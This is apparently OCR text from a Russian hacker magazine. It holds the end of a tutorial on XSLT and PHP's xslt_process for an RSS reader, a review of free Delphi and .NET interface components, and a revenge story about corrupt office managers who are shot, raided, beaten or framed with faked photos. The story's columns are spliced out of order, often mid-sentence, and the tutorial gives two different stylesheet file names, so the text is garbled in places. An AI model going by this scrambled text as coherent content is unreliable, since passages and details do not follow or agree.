XML-документ здесь играет роль своеобразного буфера между непосредственным источником информации и ее графическим представлением. Ну и конечно, изменить дизайн системы станет чрезвычайно просто, для этого не потребуется менять ни строчки php-кода — вся разметка, наконец-то, будет на 100% отделена от управляющих скриптов. Также тебе следует знать, что многие серверы баз данных уже умеют выводить результаты запросов прямо в формате XML и не за горами тот момент, когда генерация XML-моделей динамических страниц будет осуществляться еще на стадии выполнения запросов к базе данных.

[как это использовать?] Файл преобразований XSLT — это, по сути своей, обычный XML-файл, имеющий строго определенный в спецификации формата вид. Этот файл подключается к XML-страницам при помощи следующего тэга:

```
<?xml-stylesheet type='text/xsl' href='des.xsl'?>
```

Чтобы тебе было понятнее, приведу пример простого xml-файла с данными и файла XSLT-преобразований.

```
<?xml version="1.0" encoding="windows-1251" ?>
<?xml-stylesheet type='text/xsl' href='xsl.xsl'?>
<xa number="77 (май)">
<vzlom caption="Взлом">
<article>
<title>HackFaq</title>
<comment>Хак-фак</comment>
<author>Sidex</author>
</article>
...
...
</vzlom>
</xa>
```

Обрати внимание: на второй строчке этого документа указано, что для форматирования должен быть применен XSL-файл article.xls.

[форматируем данные] Теперь, чтобы все работало, необходимо создать файл article.xls и задать в нем правила форматирования. Делается это примерно так:

[пример файла преобразований]

```
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/TR/WD-xsl">
<xsl:template match="/">
<h1><xsl:value-of select="xa/@number"/></h1>
<h2><xsl:value-of select="xa/vzlom/@caption"/></h2>
<table border="1" cellpadding="0">
<xsl:for-each select="xa/vzlom/article">
<tr><td><xsl:value-of
select="title"/></td><td><xsl:value-of
select="comment"/></td><td><xsl:value-of
select="author"/></td></tr>
</xsl:for-each>
</table>
</xsl:template>
</xsl:stylesheet>
```

Каждый файл с XSL-преобразованиями начинается с элемента xsl:stylesheet, в параметрах которого указывается версия (version='1.0') и статичная ссылка на пространство имен. Эта строка одинакова для всех файлов преобразований.
После главной строки в моем примере идет элемент xsl:template, указывающий шаблон элементов, для которых будут применены правила преобразований. Здесь можно указать тип элемента, его конкретное название или довольно гибко определить целый класс подходящих под шаблон элементов. Я не буду приводить здесь полного описания шаблонов, ты найдешь его на нашем диске среди большого числа полезных документов, которые я тебе настоятельно советую изучить.
Третьей строчкой файла преобразований я вывожу в пределах тэга h1 содержимое атрибута элемента с именем xa. Тут следует пояснить, что мы работаем в рамках шаблона, указывающего на корневой элемент (он обозначается символом «/»), и поэтому элемент xa — наш прямой потомок. Легко понять, что доступ к атрибутам какого-то элемента осуществляется при помощи конструкции element/@var.
На пятой строке XSL-файла я вывожу тэг table, поскольку мне захотелось оформить файл в виде таблицы. Затем при помощи элемента xsl:for-each я организую своеобразный цикл по всем записям со статьями и вывожу информацию о них, форматируя в колонки таблицы при помощи тэгов <tr> и <td>. Обрати внимание, что в рамках цикла содержимое элементов получается так же, как и в обычном случае, — при помощи элемента xsl:value-of.


[обработка на стороне сервера] Как легко догадаться, все, что я говорил выше, подразумевает обработку и форматирование документа на стороне клиента. То есть сам клиентский парсер XML, поставляемый вместе с операционной системой, выполняет всю работу по форматированию документа. Однако не всегда это доступно и удобно.
Представь, что ты получаешь XML-данные внутри своего скрипта и тебе надо отформатировать их и вставить полученный html-код в генерируемую страницу. Разумеется, в этом случае использовать клиентский парсер не получится. Как же быть? Спокойно! Крутые парни из команды php-девелоперов все уже сделали до нас!
Начиная с версии 4.0.3 доступна функция xslt_process, которая производит трансформацию XML-данных в html-разметку по XSLT-правилам. Пользоваться ей чрезвычайно просто:

[использование xslt_process]


```
<?php
$arguments = array(
   '/_xml' => $xml,
   '/_xsl' => $xsl
);
$xh = xslt_create();
$result = xslt_process($xh, 'arg:/_xml',
   'arg:/_xsl', NULL, $arguments);
if ($result) {
    echo "Результат преобразования:<pre>
       $result </pre>\n";
}
xslt_free($xh);
?>
```

[свой RSS-клиент] На самом деле я уже все самое важное рассказал :). Теперь тебе по силам самому написать RSS-клиент, однако, чтобы снять все вопросы, я сейчас покажу на пальцах, как это можно сделать (его код вместе с файлом преобразований ты найдешь на диске).
Задача эта элементарная и сводится к следующему. Тебе необходимо при помощи функции fopen() получить содержимое RSS-ленты в специальный буфер, а затем при помощи функции xslt_process применить к этим данным XSLT-преобразование, чтобы получить на выходе готовую html-страницу. Не надо быть супербизоном, чтобы понять: основная сложность здесь заключается как раз в том, чтобы разработать XSL-файл. Вообще-то, RSS — довольно изощренный формат, и реализовать его полную поддержку не так легко. Однако сделать поддержку самых популярных тэгов ты сможешь очень быстро, даже действуя просто по аналогии с разобранным выше примером. К сожалению, нехватка места в журнале не позволяет мне привести здесь код такого XSLT-файла, но ты можешь найти его на диске. Будут вопросы — пиши, амиго. Давай, не попадайся

[функция xslt_process избавляет от геморроя!]



[неотформатированный XML-файл]




[отформатированный документ. Так наглядней? :)]

НЬЮСЫ FERRUM PC_ZONE ИМПЛАНТ ВЗЛОМ СЦЕНА UNIXOID [КОДИНГ] КРЕАТИФФ ЮНИТЫ

Фленов Михаил aka Horrific (http://www.vr-online.ru)

ОБЗОР КОМПОНЕНТОВ



Все компоненты, упомянутые в этом обзоре ты можешь найти на диске

TINSPECTORBARS (delphi)

[описание] В последнее время наблюдается дефицит интересных и, что существенно, бесплатных компонентов. Никто не хочет делиться знаниями даром! Пришлось забраться в свой сокровенный архив и поискать что-нибудь такое, что актуально сегодня.

Первый компонент, с которым я хочу тебя познакомить, — InspectorBar.

[особые отличия]

+ Очень удобный и гибкий компонент для создания панели в стиле Outlook. Такую панель можно увидеть вдоль левого края окна установки и удаления программ.

+ Есть возможность настраивать любой внешний вид, устанавливать обои.

+ Текст, который выводится на панели, можно форматировать HTML-тэгами.

+ Внутри панели легко располагаются кнопки, деревья (TreeView), инспектор свойств и подсказка (что-то наподобие MS Office).

- Прорисовка при переключении панелей сделана моментальной, без эффектов анимации. Из-за этого компонент смотрится немного дешево.

[диагноз] Отличный способ придать программе элегантный внешний вид, а главное, пользователи любят такие фенечки. Если ты пишешь офисные программы, то этот компонент обязан присутствовать у тебя на панели.

[ссылки] *http://www.torry.net/vcl/bars/other/inspectorbar.zip*

GRAPHICEX (delphi)

[описание] Несколько лет назад, когда я только начинал программировать, мне удалось скачать из интернета отличный компонент, позволяющий просматривать графические файлы. Назывался он GraphicEx. Через пару месяцев вышла обновленная версия этого компонента. Я ринулся качать, чтобы оценить нововведения, но в архиве нашел только pas-файлы. Оказалось, что библиотека стала платной. Конечно, такой классный компонент не может быть халявным, тем более что в новой версии была поддержка большего количества форматов графических файлов и появилась возможность сохранения.

[особые отличия]

+ Море поддерживаемых графических форматов. Вот только маленькая часть: CompuServe Gif files, Portable Graphics Network image, ZSoft PCX images (pcx), Truevision images TRGA (tga), Autodesk images (cel, pic), SGI images (bw, rgb), Kodak Photo-CD images (pcd), Photoshop images (psd, pdd), TIFF images (tif, tiff).

+ Отличная реализация загрузки. Скорость поражает.


- Формат файлов Photoshop поддерживается без слоев.


- Формат GIF поддерживается только без анимации.

- Бесплатных обновлений не будет.

[диагноз] Несмотря на то что недостатков больше, чем преимуществ, я не мог не включить этот компонент в свой обзор, потому что он действительно мощный и необходим любому графоману. Количество поддерживаемых программой файловых форматов также всегда является плюсом. Если твоя прога грузит графику, то GraphicEx может тебе очень пригодиться.

[ссылки] *http://www.vr-online.ru/download/files/graph.zip*





NET XP 3.0// (.net)

[описание] В прошлом обзоре я уделил большое внимание компонентам, которые могут придать программе современный вид. Я это делал неслучайно, ведь в стандартную поставку .NET входят лишь примитивные компоненты с внешним видом а-ля 1995-й год. Неизвестно, зачем это делают ребята из MS, но за это их надо расстрелять. Сегодня я предлагаю NetXP — это бесплатный для некоммерческого использования пакет, который придает программе актуальный внешний вид — как в XP или Office 2003.

[особые отличия]

+ Легко создавать меню и панели в стиле XP или Office 2003.

+ Есть компонент для создания панели задач, как в проводнике XP. Есть возможность настраивать цветовую гамму этой панели.

+ Компонент для создания плавающих окон, как в Visual Studio .NET.

+ Куча компонентов для .NET, среди которых выпадающие списки с громадным количеством настроек, всевозможные кнопки и т.п.

+ Компонент для создания всплывающей подсказки, как в рабочем окне, так и в System Tray.

+ Проблем в работе пока не замечено. Есть все, что необходимо.

[диагноз] Пакет просто необходим для придания программам продвинутого интерфейса. Проработав с ним неделю, я смог сделать все, о чем мечтал все эти годы, абсолютно не напрягаясь.

[ссылки] *http://app.dacris.com/full/netxp.exe*

DIRECTUI (visual c++)

[описание] Что-то я в последнее время очень много внимания уделяю интерфейсу программ на C# и абсолютно забыл про классический Win32. Я нашел неплохую реализацию панели задач, как в Windows XP. Вроде бы ничего особенного, но когда я влез внутрь, я увидел действительно полезные и оригинальные решения. Но обо всем по порядку.

[особые отличия]

+ Симпатичный класс для создания панели задач, как в Windows XP.

+ В качестве бонуса в архиве ты найдешь класс, который позволит создавать плавающие поля ввода. Смотрится это очень эффектно. Само поле абсолютно плоское, а когда наводишь на него мышь, оно обрисовывается черной рамкой.


+ Громадное количество настроек, которые позволят добиться любого желаемого результата.


- Компонент написан неплохо, а вот пример, который поставляется с классом, какой-то корявый. Такое ощущение, что его писал совершенно другой человек.

- Если выделить какой-то пункт, а потом переключить окно клавишами Alt+Tab, то выделение не снимается. Примитивный, но немного неприятный глюк.

[диагноз] Интересный и хорошо выполненный компонент, который наверняка пригодится при разработке продвинутого графического интерфейса программы.

[ссылки] *http://www.vr-online.ru/download/files/directui_source.zip*







Око за око

КОГДА-НИБУДЬ, ВПОСЛЕДСТВИИ, ПОТОМ, НО ДАЖЕ В БУКВАРИ ПОМЕСТЯТ СТРОЧКУ, ЧТО СДЕЛАННОЕ СКОПОМ И ГУРТОМ РАСХЛЕБЫВАЕТ КАЖДЫЙ В ОДИНОчКУ. ИГОРЬ ГУБЕРМАН | Moe (moe@land.ru)

За все приходится платить

[директор филиала] В свои 50 Николай Петрович был в хорошей форме. Природные данные, изначально неплохие, были улучшены хорошим стилистом. Периодический массаж и посещения бассейна помогали поддерживать тонус. Легкая седина в волосах, короткая аккуратная стрижка, всегда свежая рубашка, отличный костюм и дорогая обувь производили на женщин и богатых клиентов благотворное впечатление. Слегка терпкий аромат одеколона «для настоящих мужчин» завершал облик преуспевающего джентльмена.

Многолетний опыт руководства сделал взгляд волевым, но немного усталым. Подчиненные, когда он снисходил до того, чтобы посмотреть на них, начинали говорить быстрее, стараясь одновременно занять как можно меньше места в его роскошном кабинете.

Вспышки праведного гнева, возникавшие от плохого настроения или просто для профилактики, случались с ним нечасто, но приносили неплохой результат в виде повышения производительности у «офисных крыс», как он их называл.

Жена ушла полгода назад, забрав себе квартиру и вытребовав

солидную сумму денег. «Я не могу жить с эгоистом, который совершенно не ценит во мне женщину». Кучу драгоценностей и процветающий косметический салон, который он подарил ей на последний день рождения, она, видимо, считала не вниманием с его стороны, а платой за то, что она его терпит. Да и жалеть, собственно, было не о чем.

Любви хватило только на первые несколько лет, а потом все стало привычкой с рутинными супружескими обязанностями и тайными краткосрочными романами на стороне у обоих. Дети уже выросли и разъехались, общим были только быт, даже друзей общих не осталось, поэтому расстались легко и без сожаления. Сегодня он ночевал у очередной пассии. Новую квартиру себе он купил еще до развода, но ночевал там редко, так и не найдя времени, чтобы привести ее в порядок.



Когда он зашел в офис, уже в маске озабоченного глобальными проблемами начальника, было около десяти. Кто-то из сотрудников тут же схватился за телефон, имитируя очень важный разговор, другому тут же понадобилось с какими-то бумажками бежать через весь офис. «Идиоты», — подумал он, прекрасно зная, что как только он пройдет в свой кабинет, вся суета прекратится и они займутся своими обычными делами типа болтания в аське и обсуждения последних новостей за чашечкой кофе.

Выскочившим ему навстречу начальникам отдела безопасности и отдела снабжения он коротко кивнул и прошел к себе.

— Кофе и ни с кем не соединять, — кинул он секретарше Леночке, которая вскочила навстречу. Пока он снимал пальто, на столе уже появилась чашка с обжигающим кофе и с парой круассанов на блюдце из дымчатого стекла. Работать не хотелось. Совещание с начальниками служб было назначено на одиннадцать, а пока он хотел просто попить кофе и сыграть пару раз в Lines. Но стоило ему сесть в свое роскошное кожаное кресло, как экран монитора, на котором крутился хранитель экрана с эмблемой фирмы, посветлел и замигал огонек вызова на видеоконференцию. Увидев имя вызывающего, Николай Петрович за две секунды приосанился, поправил волосы и галстук и нажал кнопку «Connect». Он уже не был начальником, лицо стало сосредоточенным, подобострастным, как и должно быть, когда тебя вызывает сам шеф.

— Я разочарован и расстроен. — Голос шефа был бесцветен и не выражал никаких эмоций. — Ты обманул меня, хотя я тебе верил как родному. Я дал тебе власть и деньги, но тебе этого показалось мало, и ты решил еще и обокрасть меня.

Шеф подал знак рукой кому-то, и под его изображением побежали строчки с цифрами, в которых Николай Петрович с ужасом узнал номера своих счетов, на которые он помещал уведенные из фирмы деньги. Финансовые операции всегда были чистыми, и знал об этих счетах только он, даже бухгалтер, без которого это нельзя было провернуть, был посвящен только в часть комбинаций и не знал всей картины. «Кто сдал? Узнаю — убью!» — промелькнуло в его голове, пока он судорожно пытался сообразить, что ответить шефу.

— Мне не нужны твои оправдания, — продолжил шеф, — меня это уже не интересует. О деньгах я уже позаботился. А ты... Ты уволен! Совсем!

Николай Петрович дернулся от резкого удара в затылок. Пуля, сделав аккуратную дырочку в оконном стекле за его спиной, пробила голову насквозь и застряла где-то в стене.

Шеф поморщился, протянул руку, и окно видеосвязи закрылось. Забрызганный кровью и мозгами экран монитора еще минуту светился, потом стал черным, но вместо эмблемы фирмы на нем закружился череп с костями и засветилась надпись «Око за око». Потом сработала программа уничтожения данных, и компьютер тоже умер.

[главный бухгалтер] Наталья Ивановна сидела за столом в углу комнаты и с раздражением смотрела через стеклянную перегородку на свой отдел. Молодые бухгалтерши менялись часто, и каждая новая не представляла из себя ничего особенного, но уже на второй неделе работы начинала гнуть пальцы и видеть себя на ее месте. Девочки грациозно дефилировали по конторе, демонстрируя свои довольно откровенные наряды, или, сидя на рабочем месте, аккуратно, чтобы не сломать ногти, что-то печатали на клавиатуре, но когда дело доходило до конкретной работы, каждую вторую приходилось проверять и исправлять ей. «Где бы еще такую взять, как я, — сокрушенно думала Наталья Ивановна. — Тогда остальных можно просто выгнать. Но нет больше таких. А если есть, такую цену заломят...».

В душе она все еще была Наташей, но девочкой ее мог назвать только ее муж, да и то после принятия обычной дозы на грудь. Годы сидячей работы сделали свое дело, даже ручки у кресла пришлось открутить, так как иначе она просто не помещалась. Это была еще одна причина неприязни ко всем этим девочкам.

В принципе, работать ей тут нравилось. Фирма по документам и отчетам еле-еле сводила концы с концами, но подарки и «скромные сувениры», которые на все праздники и дни рождения получали нужные люди в налоговой, в банке, в милиции и так далее, делали свое дело, и положением фирмы никто особенно не заморачивался. О проверках было известно заранее, как и о пристрастиях проверяющих, так что в результате все были довольны, и фирма символически платила небольшие штрафы за мелкие нарушения, «обнаруженные» проверяющими. Работяги по бумагам получали одну-две минималки, но не возмущались — на руки выходило по 200-300 баксов черным налом, а о будущем они не задумывались.

Конечно, была и черная бухгалтерия, которой занимались самые проверенные девочки. Согласно ей фирма процветала, и именно эти данные поступали наверх. Бывший сисадмин что-то долго делал с компьютером Натальи Ивановны, и после этого при нажатии определенной комбинации клавиш и ввода пароля стал появляться новый диск, где вся черная бухгалтерия и хранилась. Нажал кнопки снова или просто выключил компьютер — и диск исчезал без следа.

Но была еще и серая бухгалтерия, о существовании которой зна-



рый обшарпанный сейф был открыт, и из замка торчали ключи. Но молодой человек прошел мимо и с усилием нажал на одну из панелей, которыми были обшиты стены. Панель открылась, и за ней оказался еще один сейф. Сверяясь с бумажкой, мужчина ввел код, и дверь сейфа легко открылась, показывая всем присутствующим два отделения, одно забитое пачками денег, другое — документами. Наталье Ивановне захотелось завыть. Экран ее компьютера внезапно почернел, и через секунду на нем появился нарисованный человечек, который жалостливыми глазами смотрел на происходящее из-за тюремной решетки. Наталья Ивановна не выдержала и зарыдала во весь голос и уже не видела, как под человечком загорелась надпись «Око за око».

[начальник службы безопасности] Степаныч по жизни был халявщиком. Еще в детстве, насмотревшись, как гробит здоровье отец слесарем на заводе и мать уборщицей в школе, он дал себе слово никогда в жизни не работать. Так как талантов, кроме умения много болтать, по большому счету не было, а здоровьем бог не обидел, он после школы, погуляв лето, загремел в армию. Быстро смекнув, что к чему, он подал заявление в школу прапорщиков, после которой отслужил в этой же части десять лет по контракту. Должность начальника продуктового склада стала воплощением мечты всей жизни, и он бы с радостью до старости проходил в прапорщиках, если бы банально не проворовался. Судить его, конечно, не стали, кому нужно пятно на части, но заставили все возместить и немедленно сплавили его на гражданку, благо срок контракта подошел к концу. Погуляв полгода, он с помощью друзей сделал себе лицензию охранника и, поменяв с десяток мест от магазина до автостоянки, наконец-то попал на работу в одну солидную контору. Общительного охранника с большим опытом работы, да еще и бывшего военного, заметили и вскорости сделали начальником отдела безопасности. Непыльная работа, хорошая зарплата и даже отдельный кабинет с компьютером наводили Степаныча на мысль, что он любимец судьбы.

ла только она и начальник. Изредка удавалось провернуть операции, доход от которых шел только им, большая часть отходила начальнику, но она понимала правила игры и молчала.

Утро началось как обычно, но настроение испортила одна из девочек. «Так, Машку пора увольнять, борзеть начинает, начиталась журналов и меня начала учить, что и как делать». Додумать она не успела. Раздался шум, дверь распахнулась, и в комнату ворвались мужики в камуфляже и в масках с автоматами в руках. «Бандиты или налоговая? Почему охрана не предупредила», — только и успела подумать Наталья Ивановна, одновременно нажимая заветные кнопки, как ее грубо выволокли из ее закутка и придавили к стене рядом с остальными.

— Кто главный бухгалтер? — обратился ко всем молодой человек в костюме. — Совместная проверка налоговой и ОБЭП. Пройдемте в ваш кабинет.

Вслед за ним зашел еще один мужчина в костюме и без маски и пара напуганных женщин, видимо понятые. Молодой человек что-то посмотрел в своих бумажках, нажал на клавиатуре ту самую комбинацию клавиш и уверенно ввел пароль. Удовлетворенно хмыкнул, немного покопался в 1С, изредка посматривая в какие-то свои распечатки, потом встал и подошел к сейфу в углу. Ста-

С утра, как обычно, он обошел вверенную территорию, наорал на ночного охранника за пивную бутылку, найденную за шкафом, потрепался за жизнь с начальником отдела снабжения в курилке и пошел к себе в кабинет. Вошедшего директора он увидел первым, успел сделать озабоченное лицо, делая вид, что у него много проблем, и как бы рассеянно поздоровался, но директор на него даже не взглянул, только буркнул что-то неразборчивое в ответ и прошел к себе. «Ну и ладно,— подумал Степаныч. — Главное, что он меня видел, и я был при деле. А теперь пора по кофейку врезать». На своем компьютере он мог посмотреть картинку с любой из камер, натыканных по всему офису, чем периодически и занимался. Быстро просмотрев разные помещения и не найдя никакого криминала, он переключился на приемную директора. Секретарь Леночка ему нравилась, и она не знала (или делала вид, что не знает) о камере, и иногда можно было увидеть много интересного.

Отхлебнув кофе, Степаныч запустил аську. Но вместо того чтобы развернуться сбоку экрана, она заругалась на неправильный пароль. «Может, что сломалось?» — на большее у него не хватило воображения, и он закрыл окно от греха подальше: «Ладно, потом еще попробую». Попытался зайти на любимый форум, но его

туда не пустили, сообщив о каком-то пожизненном бане, в другой – тоже, в третий – та же история. Он попытался зарегистрироваться снова, но что только не вводил – его посылали подальше, все время выводя на экран его обычный ник Prapor и напоминание про бан. Ему стало не по себе, это уж не могло быть ошибкой, происходило что-то неправильное. Он уже поднялся, чтобы сходить к программистам, когда заметил на экране, как странно забегала Леночка. Она вскочила, уронив стул, и побежала в кабинет к начальнику. Распахнув дверь, она несколько секунд стояла на пороге, зажав рот рукой и как бы боясь войти в комнату, потом неуклюже повернулась, нашла глазами камеру и, глядя прямо в нее, стала тыкать другой рукой в открытую дверь кабинета. Через минуту Степаныч, оттолкнув Леночку от дверей, вбежал в кабинет и увидел мертвого директора. Дальше все происходило как в тумане. Только он вызвал милицию и положил трубку, как в кабинет ворвались люди в масках с автоматами и положили их на пол.

— Это не я его, — пытался сказать Степаныч, но пролежать с заломанными назад руками в наручниках пришлось почти целый час. Потом приехали из убойного отдела, долго о чем-то препирались с ОБЭПовцами, допрашивали его, Леночку и всех остальных, смотрели записи с камер и в конце концов уехали, забрав тело. Думать Степаныч уже не мог, только тупо сидел в курилке и смолил сигареты одну за другой. Несколько раз в курилку заходил замдиректора, тихонько матерясь, стрелял у него сигарету, затягивался пару раз и уходил.

Уже ближе к вечеру зам заглянул в последний раз.

— Слышь, Степаныч, все ушли, давай проверь все и тоже иди домой, а завтра приходи пораньше, менты опять приедут, снова будут допрашивать.

Степаныч на автомате прошелся по помещениям. Кабинет начальника был опечатан, компьютеров не было, видимо, ОБЭП забрал все, везде валялись какие-то бумажки. Уже на выходе он что-то хотел сказать охраннику, но только махнул рукой и вышел на улицу. Зайдя за угол, он налетел на какого-то парнишку с пингвином на майке.

— О, Prapor, это ты, что ли? – парень вопросительно смотрел на него снизу вверх.

— Ну я, а тебе чего? – Степаныч даже не среагировал на то, что паренек назвал его ник из форумов.

— Да так, ничего, — парень ухмыльнулся и, взглянув куда-то ему за спину, кивнул головой. Через секунду удар бейсбольной биты сбил его на землю, и он потерял сознание. Когда он пришел в себя, рядом никого не было. Все тело болело, обе руки, похоже, были сломаны. Он с трудом встал и тяжело побрел, почти теряя сознание от боли, обратно на работу. Охранник, увидев его через камеру наружного наблюдения, помог зайти внутрь и вызвал скорую.

[начальник отдела кадров] «Черт, как все неудачно сложилось, — думал Виктор Сергеевич, когда начался весь этот кошмар в офисе. — Все планы коту под хвост». Сегодня должны были прийти важные клиенты за товаром. Виктор Сергеевич немного подхалтуривал, подбирая персонал на заказ. Народу устраиваться на работу в контору приходило много, гораздо больше, чем требовалось, и многих он сбывал налево, в другие фирмы. Схема была отработана давно — заказчику представлялось досье человек на десять, реальными из которых были только двое-трое, остальных добавлял для солидности, но он выставлял им такие низкие оценки, что у клиентов даже не возникало желания с ними разговаривать. Нормальный бухгалтер или юрист уходил баксов за 300, хороший специалист — уже за 500. Нанимая на работу сотрудников, он говорил, что первые три месяца, якобы испытательный срок, человек будет получать только 50 процентов от будущей реальной зарплаты, а главбух все это время начисляла полную зарплату и разницу они делили между собой.

Деньги Виктору Сергеевичу нужны были всегда. Он очень любил свою жену, даже настоял, чтобы она бросила работу и целиком занялась собой и домом. Но жене было скучно дома, и она ходила в тренажерный зал, в косметические салоны, в кафе с подружками и обожала хорошие магазины. Все это стоило довольно дорого, и ему приходилось крутиться и зарабатывать деньги на каждом, кто попадал к нему в руки. Исключение он делал только для многочисленных родственников, которые из-за своей природной тупости, как он считал, постоянно теряли работу.

Смерть директора его нисколько не расстроила, ну какая разница, в конце концов, не один, так другой. А вот арест главного бухгалтера его взволновал. Но потом, немного подумав, он решил, что сдавать его она не будет, зачем ей на себя брать лишнее. Поэтому он позвонил клиентам, перенес встречу на пару дней, сославшись на форс-мажор, и весь день уже с удовольствием наблюдал весь этот спектакль, даже сходил на допрос, с интересом разглядывая настоящих ментов и сравнивая их с киношными. Настоящие проигрывали по всем статьям — были какими-то серыми и усталыми.

Когда все закончилось и замдиректора отпустил всех по домам, Виктор Сергеевич быстро собрался и одним из первых отъехал от офиса на своей сверкающей тойоте. Он уже мечтал, как они с женой сядут за столом в гостиной и за чашечкой чая он расскажет ей во всех подробностях сегодняшнего дня. Супруга будет сидеть рядом, иногда охать и переспрашивать, упиваясь подробностями.

На звонок долго не открывали, и он начал волноваться. Но когда он уже занес руку, чтобы начать стучать в дверь, она распахнулась. Лицо жены было злым и красным. В руках у нее была сумка, которая тут же полетела в него.

— Убирайся, я не хочу тебя больше видеть, — сквозь слезы крикнула жена. — Я подаю на развод!

Было видно, что у нее истерика, и Виктор Сергеевич только открыл рот, чтобы спросить, что случилось, но дверь уже захлопнулась перед его носом. Через пару секунд она снова открылась, ему в лицо полетела пачка фотографий, и тут же дверь снова захлопнулась. Рыдания жены стали слышны тише видимо, она ушла в спальню. Он

еще немного постоял, прижимая к груди сумку и пытаясь переварить произошедшее. Потом поставил сумку на пол и начал поднимать фотографии. На каждой был он. В офисе. В расстегнутой рубашке, в ослабленном галстуке или вообще без него, с обмякшим лицом выпившего человека. Судя по датам в углу фотографий, это были корпоративные вечеринки на Новый год, 8 марта и на юбилей фирмы. Но кроме него на каждом снимке были еще и женщины, в основном совсем голые, и их откровенные позы и недвусмысленные жесты в его сторону не оставляли никаких сомнений в их намерениях. Снимков было немного, около десятка, но все довольно хорошего качества, и даже у него на секунду закралось сомнение. «Черт, может, и вправду такое было? Да нет, не было ничего».

— Дорогая, это все неправда, — Виктор Сергеевич начал тарабанить в дверь. — Открой, пожалуйста, я все объясню.

Но ему никто не открыл. Он еще с полчаса стучал в дверь, кричал какие-то слова, давил на звонок до боли в пальцах, звонил жене на сотовый. Но потом смирился, взял сумку с вещами и вышел на улицу. Несколько минут он еще простоял, с надеждой вглядываясь в темные окна своей квартиры, потом развернулся и бесцельно побрел по улице.

[начальник компьютерного отдела] «Господи, какой счастливый день! Сначала шеф, теперь главбух, потом еще что-нибудь нароют, и снова головы полетят. Но на меня-то ничего не найдут, тут можно не волноваться. Ведь как знал, ни в одну аферу не влез. Директором мне, конечно, не стать, им станет зам, а вот на его место… — Александр Сергеевич даже зажмурился от удовольствия, неожиданные перспективы карьерного роста кружили голову. — Зря я, что ли, зама и начальника отдела кадров на шашлыки на свою дачу возил, баньку с пивком организовывал. Все делал, чтобы своим считали. А на должность главбуха можно Машку продвинуть. Не сейчас, конечно, могут неправильно понять, где-нибудь через недельку снова баньку организую и заму намекну, а потом и ей самой вскользь скажу, типа, хлопочу тут за тебя. Она девка сообразительная, глядишь, что и закрутится. Главное, все делать осторожно и не проколоться». Александр Сергеевич с трудом сдерживал радостную улыбку, когда уже совсем было невмоготу – прятал лицо в ладони.

В двенадцать часов телефон, молчавший все утро, неожиданно зазвонил.

— Добрый день, могу я поговорить с Александром? – осведомился странно томный мужской голос.

— Это я, слушаю вас.
